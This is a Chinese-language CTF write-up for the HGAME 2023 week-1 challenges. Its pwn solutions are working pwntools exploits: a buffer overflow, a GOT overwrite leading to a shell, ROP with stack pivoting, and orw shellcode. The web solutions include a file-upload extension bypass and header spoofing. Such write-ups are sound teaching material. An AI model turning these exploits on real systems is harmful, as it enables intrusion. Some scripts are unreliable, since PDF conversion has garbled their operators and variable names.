RE

1, re-test your IDA

ida打开可见flag:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char Str1[24]; // [rsp+20h] [rbp-18h] BYREF

    sub_140001064("%10s");
    if ( !strcmp(Str1, "r3ver5e") )
        sub_140001010("your flag:hgame{te5t_y0ur_IDA}");
    return 0;
}
```

flag:hgame{te5t_y0ur_IDA}

2 re-easyasm

```
; void __cdecl enc(char *p)
.text:00401160 _enc
                              proc near
                                                      ; CODE XREF:
_main+1B↑p
.text:00401160
                              = dword ptr -4
.text:00401160 i
                              = dword ptr 8
.text:00401160 Str
.text:00401160
.text:00401160
                                      ebp
                              push
.text:00401161
                                      ebp, esp
                              mov
.text:00401163
                              push
                                      ecx
                              mov
.text:00401164
                                      [ebp+i], 0
                                      short loc_401176
.text:0040116B
                               jmp
.text:0040116D ; ----
.text:0040116D
```

```
.text:0040116D loc_40116D:
                                                          ; CODE XREF:
_enc+3B↓j
                                        eax, [ebp+i]
.text:0040116D
                                mov
.text:00401170
                                        eax, 1
                                add
.text:00401173
                                mov
                                         [ebp+i], eax
.text:00401176
.text:00401176 loc_401176:
                                                         ; CODE XREF:
_enc+B↑j
.text:00401176
                                mov
                                        ecx, [ebp+Str]
.text:00401179
                                push
                                        ecx
                                                         ; Str
.text:0040117A
                                call
                                        _strlen
                                        esp, 4
.text:0040117F
                                add
.text:00401182
                                        [ebp+i], eax
                                cmp
.text:00401185
                                        short loc_40119D
                                jge
.text:00401187
                                        edx, [ebp+Str]
                                mov
.text:0040118A
                                add
                                        edx, [ebp+i]
.text:0040118D
                                        eax, byte ptr [edx]
                                movsx
.text:00401190
                                        eax, 33h
                                                                ;异或
                                xor
0x33
.text:00401193
                                        ecx, [ebp+Str]
                                mov
.text:00401196
                                add
                                        ecx, [ebp+i]
                                        [ecx], al
.text:00401199
                                mov
.text:0040119B
                                        short loc_40116D
                                jmp
.text:0040119D ; -----
.text:0040119D
.text:0040119D loc_40119D:
                                                         ; CODE XREF:
_enc+25↑j
.text:0040119D
                                        esp, ebp
                                mov
.text:0040119F
                                        ebp
                                pop
.text:004011A0
                                retn
.text:004011A0 _enc
                                endp
Input: your flag
Encrypted result:
0x5b,0x54,0x52,0x5e,0x56,0x48,0x44,0x56,0x5f,0x50,0x3,0x5e,0x56,0x6
c,0x47,0x3,0x6c,0x41,0x56,0x6c,0x44,0x5c,0x41,0x2,0x57,0x12,0x4e
```

```
C=
[0x5b,0x54,0x52,0x5e,0x56,0x48,0x44,0x56,0x5f,0x50,0x3,0x5e,0x56,0x
6c,0x47,0x3,0x6c,0x41,0x56,0x6c,0x44,0x5c,0x41,0x2,0x57,0x12,0x4e]
for i in range(len(c)):
    a=c[i] ^0x33
    print(chr(a),end='')
```

得到flag: hgame{welc0me t0 re wor1d!}

3 re-easyenc

ida分析代码

动态调试获取到密文v5, 然后exp:

```
c=[4, 255, 253, 9, 1, 243, 176, 0, 0, 5, 240, 173, 7, 6, 23, 5,
235, 23, 253, 23, 234, 1, 238, 1, 234, 177, 5, 250, 8, 1, 23, 172,
236, 1, 234, 253, 240, 5, 7, 6, 249]
for i in c:
    i += 86
    i&=0xff
    i ^= 0x32
    print(chr(i),end='')
```

4\ re-a_cup_of_tea

看题目应该是个tea算法, ida:

```
Buf2[0] = 778273437;
  Buf2[1] = -1051836401;
 v11 = 0;
  memset(Buf1, 0, sizeof(Buf1));
  Buf2[2] = 1934188352;
  Buf2[3] = 1985950815;
  Buf2[4] = 1601794661;
  Buf2[5] = 1818309480;
  Buf2[6] = 1601792116;
  Buf2[7] = 1848734308;
 v9 = 1899;
 sub_140001010("nice tea!\n> ");
  sub_140001064("%50s");
 v3 = 0;
 v4 = 0;
 v5 = 0;
  v6 = 32i64;
  do
  {
   v4 -= 0x543210DD;
   v3 += (v4 + v5) \land (16 * v5 + 305419896) \land ((v5 >> 5) +
591751049);
   v5 += (v4 + v3) \land ((v3 >> 5) + 1164413185) \land (16 * (v3 +
54880137));
    --v6;
 }
 while (v6);
 *(_QWORD *)&Buf1[0] = __PAIR64__(v5, v3);
 if (!memcmp(Buf1, Buf2, 0x22ui64))
    sub_140001010("wrong...");
  sub_140001010("Congratulations!");
  return 0
```

明文前两个int做了个tea,后面的内容没变,注意sum是int exp:

```
from ctypes import *
from libnum import n2s
def tea_dec(v):
    y = c_uint32(v[0])
    z = c_uint32(v[1])
    sum = c_int32(0)
    delta = 0x543210DD
    n = 32
    w = [0,0]
    for _ in range(32):
        sum.value -= delta
    while(n>0):
        z.value \rightarrow (sum.value + y.value ) \land ((y.value \rightarrow 5) +
1164413185) ^ (16 * (y.value + 54880137))
        y.value \rightarrow (sum.value + z.value ) \land (16 * z.value +
305419896) \land ((z.value >> 5) + 591751049)
        sum.value += delta
        n -= 1
    w[0] = y.value
    w[1] = z.value
    return w
Buf2 = [0x2E63829D, 0xC14E400F]
flag2=b'@_Is_4_very_h3althy_dr1nk'
m = tea\_dec(Buf2)
flag = n2s(m[0])[::-1]+n2s(m[1])[::-1]+flag2
print(flag)
```

得到flag: hgame{Te@_Is_4_very_h3althy_dr1nk}

附件后来做了更新,更新后做了4轮加密,key和算法没有变化exp:

```
from ctypes import *
from libnum import n2s
def tea_dec(v):
    y = c_uint32(v[0])
    z = c_uint32(v[1])
    sum = c_int32(0)
    delta = 0x543210DD
    n = 32
    w = [0,0]
    for _ in range(32):
        sum.value -= delta
    while(n>0):
        z.value \rightarrow (sum.value + y.value ) \land ((y.value \rightarrow 5) +
1164413185) ^ (16 * (y.value + 54880137))
        y.value \rightarrow (sum.value + z.value ) \land (16 * z.value +
305419896) \land ((z.value >> 5) + 591751049)
        sum.value += delta
        n -= 1
    w[0] = y.value
    w[1] = z.value
    return w
Buf2 = [778273437, 3243130895, 2604253113, 1512016660, 1636330974,
1701168847, 2667990884, 594166774]
#flag2=b'@_Is_4_very_h3althy_dr1nk'
m = tea\_dec(Buf2)
flag =n2s(m[0])[::-1]+n2s(m[1])[::-1]
m = tea_dec(Buf2[2:])
flag +=n2s(m[0])[::-1]+n2s(m[1])[::-1]
m = tea_dec(Buf2[4:])
flag +=n2s(m[0])[::-1]+n2s(m[1])[::-1]
m = tea_dec(Buf2[6:])
flag +=n2s(m[0])[::-1]+n2s(m[1])[::-1]
flag +=b'k
print(flag)
#hgame{Tea_15_4_v3ry_h3a1k}
```

5 re-encode

ida:

```
scanf("%50s", v5);
for (i = 0; i < 50; ++i)
 v4[2 * i] = v5[i] & 0xF;
                                        //低位
 v4[2 * i + 1] = (v5[i] >> 4) & 0xF; //高位
}
for (j = 0; j < 100; ++j)
 if ( v4[j] != enc[j] )
 {
   printf(Format, v4[0]);
                                            // wrong
   return 0;
 }
printf(aYesYouAreRight, v4[0]);
                                            // right
return 0;
```

就是8位字符转2个4位,

exp:

```
c=[8, 6, 7, 6, 1, 6, 13, 6, 5, 6, 11, 7, 5, 6, 14, 6, 3, 6, 15, 6,
4, 6, 5, 6, 15, 5, 9, 6, 3, 7, 15, 5, 5, 6, 1, 6, 3, 7, 9, 7, 15,
5, 6, 6, 15, 6, 2, 7, 15, 5, 1, 6, 15, 5, 2, 7, 5, 6, 6, 7, 5, 6,
2, 7, 3, 7, 5, 6, 15, 5, 5, 6, 14, 6, 7, 6, 9, 6, 14, 6, 5, 6, 5,
6, 2, 7, 13, 7, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]

for i in range(0,len(c),2):
    t = c[i+1] << 4| c[i]
    print(chr(t),end='')</pre>
```

得到flag: hgame{encode_is_easy_for_a_reverse_engineer}

1, test nc

```
cat flag
```

2, easy overflow

常规操作,只不过close(1)要注意,可以使用报错输出或者将1重定向到2。

```
#encoding=utf-8
from pwn import *
r = remote('week-1.hgame.lwsec.cn',31915)
context.binary = '/mnt/d/ctf/ti/hgame2023/week1/pwn-
easy_overflow/vuln'
#r = process(context.binary.path)
elf = context.binary
libc = elf.libc
backdoor=0x401176
off= 16
payload = b'a'*off+p64(0)+p64(backdoor)
r.sendline(payload)
r.sendline('flag 1>&2') #sh flag也可
r.interactive()
```

3、choose_the_seat

兔兔在买高铁票时想要选一个好座位。

有一个任意地址写漏洞

- 1、改exit got让程序重复运行
- 2、puts泄露libc
- 3、改exit got改为ogg 或者 改先sit0让seat为'/bin/sh\0' 后改puts got改为system,然后 sit 0。

exp

```
#encoding=utf-8
from ctypes import *
from pwn import *
import time
context(os='linux',arch='amd64')
```

```
#context.arch = 'amd64'
#r = remote('week-1.hgame.lwsec.cn',31086)
context.binary = '/mnt/d/ctf/ti/hgame2023/week1/pwn-
choose_the_seat/vuln'
r = process(context.binary.path)
elf = context.binary
libc = elf.libc
def getn(addr):
    x = (addr >> 4) \mid 0x80000000
    y = c_{int32}(x)
    return y.value
start=0x4010F0
x =getn(elf.got.exit-0x4040A0)
r.sendlineafter(b'choose one.\n',str(x).encode())
r.sendafter(b'your name\n',p64(start))
x = getn(0x404018-0x4040A0)
r.sendlineafter(b'choose one.\n',str(x).encode())
r.sendafter(b'your name\n',b"aaaaaaaa")
puts\_addr = u64(r.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
libc.address = puts_addr - libc.symbols["puts"]
#采用ogg
ogg = libc.address+0xe3b01
x =getn(elf.got.exit-0x4040A0)
print(x)
r.sendlineafter(b'choose one.\n',str(x).encode())
r.sendafter(b'your name\n',p64(ogg))
1.1.1
####不用ogg
sys_addr=libc.symbols['system']
sh_addr=next(libc.search(b"/bin/sh\0"))
r.sendlineafter(b'choose one.\n',str(0).encode())
r.sendafter(b'your name\n',b'/bin/sh\0')
x = getn(0x404018-0x4040A0)
r.sendlineafter(b'choose one.\n',str(x).encode())
r.sendafter(b'your name\n',b"aaaaaaaa"+p64(sys_addr))
```

```
r.sendline(b'0')
r.interactive()
```

4 orw

泄露libc后因为溢出栈长度不足以构造三个参数的rop,所以进行栈迁移,然后构造flag字符串,orw exp:

```
#encoding=utf-8
from pwn import *
import time
context(os='linux',arch='amd64')
#r = remote('week-1.hgame.lwsec.cn',31815)
context.binary = '/mnt/d/ctf/ti/hgame2023/week1/pwn-orw/vuln'
r = process(context.binary.path)
elf = context.binary
libc = elf.libc
off=256
start addr = 0x4010B0
poprdi_addr = 0x401393
leave ret = 0x4012EE
bss = elf.bss()
print("bss:"+hex(bss))
payload =
b'a'*off+p64(0)+p64(poprdi_addr)+p64(elf.got.puts)+p64(elf.plt.puts
)+p64(start_addr)
r.sendlineafter(b'this task.\n',payload)
puts_addr = u64(r.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
print("puts_addr:"+hex(puts_addr))
libc.address = puts_addr - libc.symbols["puts"]
open_addr=libc.symbols['open']
read_addr=libc.symbols['read']
write_addr=libc.symbols['write']
gets_addr=libc.symbols['gets']
poprsi_addr = libc.address + 0x2601f
```

```
poprdx\_addr = libc.address + 0x142c92
#栈迁移
flag\_addr = bss + 0x100
read\_buf = bss + 0x100 + 0x10
newstack = bss + 0x200
print("flag_addr:"+hex(flag_addr))
print("newstack:"+hex(newstack))
payload = b'a'*off+p64(newstack)
payload += p64(poprdi_addr) + p64(newstack+8)+
p64(gets_addr)+p64(leave_ret)
print(len(payload))
r.sendlineafter(b'this task.\n',payload)
payload = p64(poprdi_addr)+ p64(flag_addr)+p64(gets_addr)
payload += p64(poprdi_addr)+
p64(flag_addr)+p64(poprsi_addr)+p64(0)+p64(open_addr)
payload += p64(poprdi_addr)+ p64(3)+p64(poprsi_addr)+
p64(read_buf)+p64(poprdx_addr)+p64(50)+p64(read_addr)
payload += p64(poprdi_addr)+ p64(1)+p64(poprsi_addr)+
p64(read_buf)+p64(poprdx_addr)+p64(50)+p64(write_addr)
r.sendline(payload)
r.sendline(b'flag\0')
r.interactive()
```

5 simple_shellcode

构造shellcode,并且开了限制智能orw,因为一开始构造的长度限制0x10,所以无法构造 orw的shellcode,先构造个read,读入数据放到read执行完后的地址,然后利用read构造 orw的shellcode exp:

```
#encoding=utf-8
from pwn import *
import time
context(os='linux',arch='amd64')
r = remote('week-1.hgame.lwsec.cn',31969)
```

```
context.binary = '/mnt/d/ctf/ti/hgame2023/week1/pwn-
simple_shellcode/vuln'
#r = process(context.binary.path)
elf = context.binary
libc = elf.libc
code = '''
   mov rsi, rdx
                    #rdi buf
    mov rdx, 0x100 #rdx len
   xor rdi, rdi
    syscall
T T T
code = asm(code)
print(len(code))
#gdb.attach(r,'b *$rebase(0x13B9)')
time.sleep(2)
r.sendline(code)
ad = 0xCAFE0000+0x100
shellcode = shellcraft.open("./flag")
shellcode += shellcraft.read(3, ad, 0x50)
shellcode += shellcraft.write(1, ad, 0x50)
payload = asm(shellcode)
print(len(code))
r.sendline(b"\x90"*len(code)+payload)
r.interactive()
```

crypto

1、兔兔的车票

兔兔刚买到车票就把车票丢到一旁,自己忙去了。结果再去找车票时发现原来的车票混在了其他东西里,而且票面还被污染了。你能帮兔兔找到它的车票吗。 注: flag.png已经提前保存在source文件夹下,并且命名为picture{x}.png

根据题目脚本,source下文件的大部分像素点为(0,0,0),可以假定为全(0,0,0),也就是明文已知,所以 $key = enc^source$, $flag = key^senckey$

但是因为key有三个,所以需要爆破一下,查找与flag图片使用同一key的enc:

```
from PIL import Image
from Crypto.Util.number import *
from random import shuffle, randint, getrandbits
flagImg = Image.open('pics/enc0.png')
width = flagImg.width
height = flagImg.height
def makeSourceImg():
    colors = long_to_bytes(getrandbits(width * height * 24))[::-1]
    img = Image.new('RGB', (width, height))
    x = 0
    for i in range(height):
        for j in range(width):
            img.putpixel((j, i), (colors[x], colors[x + 1],
colors[x + 2])
            x += 3
    return img
def makeSourceImg0():
    colors =list(b''.zfill(width * height * 24))
    shuffle(colors)
    colors = bytes(colors)
    img = Image.new('RGB', (width, height))
    x = 0
    for i in range(height):
        for j in range(width):
            img.putpixel((j, i), (colors[x], colors[x + 1],
colors[x + 2])
            x += 3
    return img
def xorImg(keyImg, sourceImg):
    img = Image.new('RGB', (width, height))
    for i in range(height):
        for j in range(width):
            p1, p2 = keyImg.getpixel((j, i)),
sourceImg.getpixel((j, i))
            img.putpixel((j, i), tuple([(p1[k] \land p2[k]) for k in
range(3)]))
```

```
return img
#source文件夹下面的图片生成过程:
def makeImg():
    colors = list(long_to_bytes(getrandbits(width * height *
23)).zfill(width * height * 24))
    shuffle(colors)
    colors = bytes(colors)
   img = Image.new('RGB', (width, height))
   x = 0
   for i in range(height):
        for j in range(width):
            img.putpixel((j, i), (colors[x], colors[x + 1],
colors[x + 2]))
           x += 3
    return img
n = makeSourceImg0()
im = Image.open(f'pics/enc1.png') #0、2、3、4、5、6、7... 1的时候就遇到
了
key = n
nImg = xorImg(key, im)
for i in range(16):
    im = Image.open(f'pics/enc{i}.png')
    decImg = xorImg(nImg, im)
    decImg.save(f'pics/dec{i}.png')
```



得到flag: hgame{Oh_my_Ticket}

2 cr-RSA

n用factordb.com可分解

135127138348299757374196447062640858416920350098320099993115949719051354213545596643: Factorize!

Result:
number

1351271383...89<309> = 1123913498...13<155> · 1202291266...53<155>

然后常规脚本:

```
import gmpy2
from Crypto.Util.number import long_to_bytes
e = 65537
c=11067479267401774824323235118589601966043471834200168690652778987
6264976328686134101972125493938434992787002915562500475480693297360
8676810000927255832846163535434223884892081145450071386065436780407
9865183602743338328217708103415158993502429201720720905682925015221
9183518400364871109559825679273502274955582
n=13512713834829975737419644706264085841692035009832009999311594971
9051354213545596643216739555453946196078110834726375475981791223069
4513640241819528180568020895670649265102941245941744781232165166003
6833476384920694294282471153133423910680745408638921113915302366226
6125937481669520771879355089997671125020789
p=11239134987804993586763559028187245057652550219515201768644770733
8690881853207409384501788161383948443297233114335498994997957756559
21261664087997097294813
a=12022912661420941592569751731802639375088427463430162252113082619
6178370109130025154502236569428363780411221638333590979109356384234
64006252814266959128953
d = gmpy2.invert(e, (p-1)*(q-1))
m=pow(c,d,n)
print(long_to_bytes(m))
```

flag:hgame{factordb.com is strong!}

3. Be Stream

很喜欢李小龙先生的一句话"Be water my friend",但是这条小溪的水好像太多了。

使用快速幂优化stream算法算法, sage脚本

```
key = [int.from_bytes(b"Be water", 'big'), int.from_bytes(b"my
friend", 'big')]
print('key=',key)

enc=b'\x1a\x15\x05\t\x17\tu"-\x061m\x01-
\xc7\xcc2\x1exA\x1c\x15\xb7\xdb\x06\x13\xaf\xa1-\x0b\xd4\x91-
\x06\x8b\xd4-\x1e\xab\xaa\x15-\xf0\xed\x1f\x17\x1bY'
```

```
A = matrix(Zmod(256), [[4, 7], [1, 0]])
B = vector(Zmod(256), [key[1],key[0]])

def stream(i):
    return int((A ^ (i) * B)[1])

flag=''
for i in range(len(enc)):
    water = stream((i//2)**6) % 256
    flag += chr(int(water ^^ enc[i]) & 0x7f)
    print(flag)
```

flag: hgame{1f_this_ch@l|eng3_take_y0u_to0_long_time?}

后来尝试用chatgpt简化:

请用力优化下如下函数:


```
def stream(i):
  if i==0:
    return key[0]
  elif i==1:
    return key[1]
  else:
    return (stream(i-2)*7 + stream(i-1)*4)
def stream(i):
  if i <= 1:
    return key[i]
  else:
    pre2, pre1 = key[0], key[1]
    for in range(2, i + 1):
      pre2, pre1 = pre1, (pre2 * 7 + pre1 * 4)
    return pre1
```

这个算法复杂度还是比较大,能解出来,但是比较慢。

4、神秘的电话

学校突然放假了,trOuble正在开开心心的收拾东西准备回家,但是手机铃声突然响起,trOuble接起电话,但是只听到滴答滴答的声音。努力学习密码学的trOuble一听就知道这是什么,于是马上记录下来并花了亿点时间成功破译了,但是怎么看这都不像是人能看懂的,还没等trOuble反应过来,又一通电话打来,依然是滴答滴答的声音。trOuble想到兔兔也在学习密码学,于是不负责任地把密文都交给了兔兔,兔兔收到密文后随便看了一眼就不屑地说"这么简单都不会?自己解去,别耽误我抢车票"。flag为最后得到的结果套上hgame{},flag中字母均为小写

附件一个密文文本,一个wav文件,wav文件名morse.wav, 为摩斯密码, 打开后也像



手抄:

.... --. -,- -,-. --- --- --- - --

摩斯解码: 0223e_priibly_honwa_jmgh_fgkcqaoqtmfr

文本做base64解码得到

几个星期前,我们收到一个神秘的消息。但是这个消息被重重加密,我们不知道它的真正含义是什么。唯一知道的信息是关于密钥的: "只有倒着翻过十八层的篱笆才能抵达北欧神话的终点"。

关键点: 倒着、18层篱笆、北欧神话 1) 倒着(取逆):

rfmtqoaqckgf_hgmj_awnoh__ylbiirp_e3220

- 2) 18层篱笆(w形栅栏18): rmocfhm_wo_ybipe2023_ril_hnajg_katfqqg 看到2023感觉步骤是对的
- 3) 北欧神话(维吉尼亚: key: Vidar) welcometohgameandenjoyhacking

北欧神话这个搞了很久,加密算法中没有找到跟北欧神话有关的,搜索北欧神话 ctf,找到的关键字是组织方的战队名"Vidar" 那这个可能是key,尝试之后发现是维吉尼亚密码。


4)补充上数字和下划线: welcome to hgame2023 and enjoy hacking

 $flag:hgame\{welcome_to_hgame2023_and_enjoy_hacking\}$

1、Classic Childhood Game

兔最近迷上了一个纯前端实现的网页小游戏,但是好像有点难玩,快帮兔兔通关游戏!

在Events.js中有个处理加密数据的函数mota(),在console中执行:



2. Guess Who am I

刚加入Vidar的兔兔还认不清协会成员诶,学长要求的答对100次问题可太难了,你能帮兔兔写个脚本答题吗?

打开页面后要求回答问题,查看源码有个hint:

打开hint链接是答案

exp:

```
ans=[
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    "id": "ba1van4",
```

```
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■□粉",
       "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=kSt5er00QMXROy28nzTia0A&s=640",
       "url": "https://balvan4.icu"
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   {
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的但是一直开摆",
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b=sdk&k=rY328VIqDc71NtujYic8JxA&s=640",
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CSGO 白给选手",
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们联合!",
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献",
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制",
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       "intro": "16 级 / Bin / 被迫研狗",
       "url": "https://veritas501.space"
```

```
},
   {
       "id": "LuckyCat",
       "intro": "16 级 / web 🖰 / 现于长亭科技实习",
       "url": "https://jianshu.com/u/ad5c1e097b84"
   },
   {
       "id": "Ash",
       "intro": "16 级 / Java 开发攻城狮 / 996 选手 / 濒临猝死",
       "url": "#"
   },
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       "avatar":
"https://cdn.jsdelivr.net/npm/cyris/images/avatar.png",
       "url": "https://cyris.moe/"
   },
   {
       "id": "Acaleph",
       "intro": "16 级 / web 前端 / 水母一小只 / 程序员鼓励师 / Cy 来组饥
荒!",
       "url": "#"
   },
   {
       "id": "b01v42",
       "intro": "16级 / 大果子 / 毕业1年仍在寻找vidar娘接盘侠",
       "url": "https://b0lv42.github.io/"
   },
   {
       "id": "ngc7293",
       "intro": "16 级 / 蟒蛇饲养员 / 高数小王子",
       "avatar": "../../images/avatar/ngc7293.jpg",
       "url": "https://ngc7292.github.io/"
   },
   {
       "id": "ckj123",
       "intro": "16 级 / Web / 菜鸡第一人",
       "avatar": "../../images/avatar/ckj123.jpg",
       "url": "https://www.ckj123.com"
   },
   {
```

```
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       "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=5kpiaPnLZ1cWrp0G804qHDg&s=640",
       "url": "#"
    },
    {
       "id": "xiaoyao52110",
       "intro": "16 级 / Bin 打杂 / 他们说菜都是假的,我是真的",
       "avatar": "../../images/avatar/xiaoyao52110.jpg",
       "url": "#"
    },
    {
       "id": "Undefinedv",
       "intro": "15 级网安协会会长 / web 安全",
       "avatar": "../../images/avatar/undefinedv.jpg",
       "url": "#"
    },
    {
       "id": "Spine",
       "intro": "逆向 / 二进制安全",
       "avatar": "../../images/avatar/spine.jpg",
       "url": "#"
    },
    {
       "id": "Tata",
       "intro": "二进制 CGC 入门水准 / 半吊子爬虫与反爬虫",
       "avatar": "../../images/avatar/tata.jpg",
       "url": "#"
    },
    {
       "id": "Airbasic",
       "intro": "web 安全 / 长亭科技安服部门 / TSRC 2015 年年度英雄榜第
八、2016 年年度英雄榜第十三",
       "avatar": "../../images/avatar/airbasic.jpg",
       "url": "#"
    },
    {
       "id": "jibo",
       "intro": "15 级 / 什么都不会的开发 / 打什么都菜",
       "avatar": "../../images/avatar/jibo.jpg",
       "url": "#"
```

```
},
   {
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       "intro": "15 级 Vidar 会长 / 送分型逆向选手 / 13 段剑纯 / 差点没毕
业 / 阿斯巴甜有点甜",
       "avatar": "../../images/avatar/Processor.jpeg",
       "url": "https://processor.pub/"
   },
   {
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       "intro": "15 级 / 挖不到洞 / 打不动 CTF / 内网渗透不了 / 工具写不
出",
       "avatar": "../../images/avatar/heartsky.jpg",
       "url": "http://heartsky.info"
   },
   {
       "id": "Minygd",
       "intro": "15 级 / 删库跑路熟练工 / 没事儿拍个照 / 企鹅",
       "avatar": "../../images/avatar/mingy.jpg",
       "url": "#"
   },
   {
       "id": "Yotubird",
       "intro": "15 级 / 已入 Python 神教",
       "avatar": "../../images/avatar/Yotubird.png",
       "url": "#"
   },
   {
       "id": "c014",
       "intro": "15 级 / Web 🛍 / 汪汪汪",
       "avatar": "../../images/avatar/c014.png",
       "url": "#"
   },
   {
       "id": "Explorer",
       "intro": "14 级 HDUISA 会长 / 二进制安全 / 曾被 NULL、TD、蓝莲花
等拉去凑人数 / 差点没毕业 / 长亭安研",
       "avatar": "../../images/avatar/Explorer.jpg",
       "url": "#"
   },
   {
       "id": "Aklis",
```

```
"intro": "14 级 HDUISA 副会长 / 二次元 / 拼多多安全工程师",
       "avatar": "../../images/avatar/aklis.jpg",
       "url": "#"
   },
   {
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安全社区特约作者 / FSI2015Freebuf 特邀嘉宾",
       "avatar": "../../images/avatar/sysorem.jpg",
       "url": "#"
   },
   {
       "id": "Hcamael",
       "intro": "13 级 / 知道创字 404 安全研究员 / 现在 Nu1L 划划水 /
IOT、Web、二进制漏洞,密码学,区块链都看得懂一点,但啥也不会",
       "avatar": "../../images/avatar/hcamael.jpg",
       "url": "#"
   },
   {
       "id": "LoRexxar",
       "intro": "14 级 / web 🙆 / 杭电江流儿 / 自走棋主教守门员",
       "avatar": "../../images/avatar/lorexxar.jpg",
       "url": "https://lorexxar.cn/"
   },
   {
       "id": "A1ex",
       "intro": "14 级网安协会副会长 / web 安全",
       "avatar": "../../images/avatar/alex.jpg",
       "url": "#"
   },
   {
       "id": "Ahlaman",
       "intro": "14 级网安协会副会长 / 无线安全",
       "avatar": "../../images/avatar/ahlaman.jpg",
       "url": "#"
   },
   {
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       "intro": "web 安全 / 安全工程师 / 半吊子开发 / 半吊子安全研究",
       "avatar": "../../images/avatar/lightless.jpg",
       "url": "https://lightless.me/"
   },
```

```
{
        "id": "Edward_L",
        "intro": "13 级 HDUISA 会长 / Web 安全 / 华为安全部门 / 二进制安
全, fuzz, 符号执行方向研究",
        "avatar": "../../images/avatar/edward_L.jpg",
        "url": "#"
    },
    {
        "id": "逆风",
        "intro": "13 级菜鸡 / 大数据打杂",
        "avatar": "../../images/avatar/deadwind4.jpeg",
        "url": "https://github.com/deadwind4"
    },
    {
        "id": "陈斩仙",
        "intro": "什么都不会 / 咸鱼研究生 / <del>安恒</del>、<del>长亭
</del> / SJTU",
        "avatar": "../../images/avatar/chenzhanxian.jpg",
        "url": "https://mxgcccc4.github.io/"
    },
    {
        "id": "Eric",
        "intro": "渗透 / 人工智能 / 北师大博士在读",
        "avatar": "../../images/avatar/eric.jpg",
        "url": "https://3riccc.github.io"
    }
]
getQuestion = 'http://week-1.hgame.lwsec.cn:32240/api/getQuestion'
verifyAnswer = 'http://week-
1.hgame.lwsec.cn:32240/api/verifyAnswer'
getScore = 'http://week-1.hgame.lwsec.cn:32240/api/getScore'
import requests
s = requests.Session()
for i in range(100):
    r=s.get(getQuestion)
    r=eval(r.text)
    print(r['message'])
    for i in ans:
        if i['intro'] == r['message']:
```

```
print(i['id'])
    id=i['id']
    break

r=s.post(verifyAnswer,{'id':id})
print(r.text)
r=s.get(getScore)
print(r.text)
```

score达到100的时候getScore会返回flag

3. Show Me Your Beauty

登陆了之前获取的会员账号之后,兔兔想找一张自己的可爱照片,上传到个人信息的头像中:D 不过好像可以上传些奇怪后缀名的文件诶 XD

可用扩展名大小写绕过,上传.pHp即可。

4. Become A Member

学校通知放寒假啦,兔兔兴高采烈的打算购买回家的车票,这时兔兔发现成为购票网站的会员账户可以省下一笔money...... 想成为会员也很简单,只需要一点点HTTP的知识......等下,HTTP是什么,可以吃吗?

根据提示在http请求中添加相关元素即可:

1、请先提供一下身份证明(Cute-Bunny)哦

```
User-Agent: Cute-Bunny
```

2、每一个能够成为会员的顾客们都应该持有名为Vidar的邀请码(code)

```
Cookie: code=Vidar
```

3、由于特殊原因,我们只接收来自于bunnybunnybunny.com的会员资格申请

```
referer: bunnybunnybunny.com1
```

4、就差最后一个本地的请求,就能拿到会员账号啦

X-Forwarded-For: 127.0.0.1

5、得到账号:username:luckytoday password:happy123(请以json请求方式登陆)返回flag

```
{
"username":"luckytoday","password":"happy123"
}
```

misc

1、Sign In


欢迎参加HGAME2023,Base64解码这段Flag,然后和兔兔一起开始你的HGAME之旅吧,祝你玩的愉快! aGdhbWV7V2VsY29tZV9Ub19IR0FNRTIwMjMhfQ==

base64解密

2 e99p1ant_want_girlfriend

兔兔在抢票网站上看到了一则相亲广告,人还有点小帅,但这个图片似乎有点问题,好像是 CRC校验不太正确?

修改文件高度



3、神秘的海报

坐车回到家的兔兔听说ek1ng在HGAME的海报中隐藏了一个秘密......(还记得我们的Misc培训吗?

```
bl.rgb.lsb,xy ... text: "Sure enough, you still remember what we talked about at that time! This is part of the secret: 'hgame{U_KnOw_LSB&W \nI put the rest of the content here, https://drive.google.com/file/d/i3kBosIx|fwkf3e020kJTEqBxm7RUk-G/view?usp=sharing, if you directly acce"
bl.rgba,msb,xy ... file: openRGP Public Key
bl.abgr,msb,xy ... file: openRGP Secret Key
bl.abgr,msb,xy ... text: "www.Uylbw"
b4.abgr,msb,xy ... file: RDI Acoustic Doppler Current Profiler (ADCP)
```

得到flag1: hgame{U_Kn0w_LSB&W

一个网盘地址: https://drive.google.com/file/d/13kBos3Ixlfwkf3e0z0kJTEqBxm7RUk-G/view?usp=sharing

还有提示: Steghide加密, 6位密码

下载下来一个wav文件,根据提示,进行是Steghide爆破的密码12345678,同时得到flag2: av^Mp3_Stego}

拼接得到flag: hgame{U_Kn0w_LSB&Wav^Mp3_Stego}

Steghide爆破脚本:

```
from subprocess import *
import hashlib, string, itertools
stegoFile='Bossanova.wav'
extractFile='hide.txt'
# win
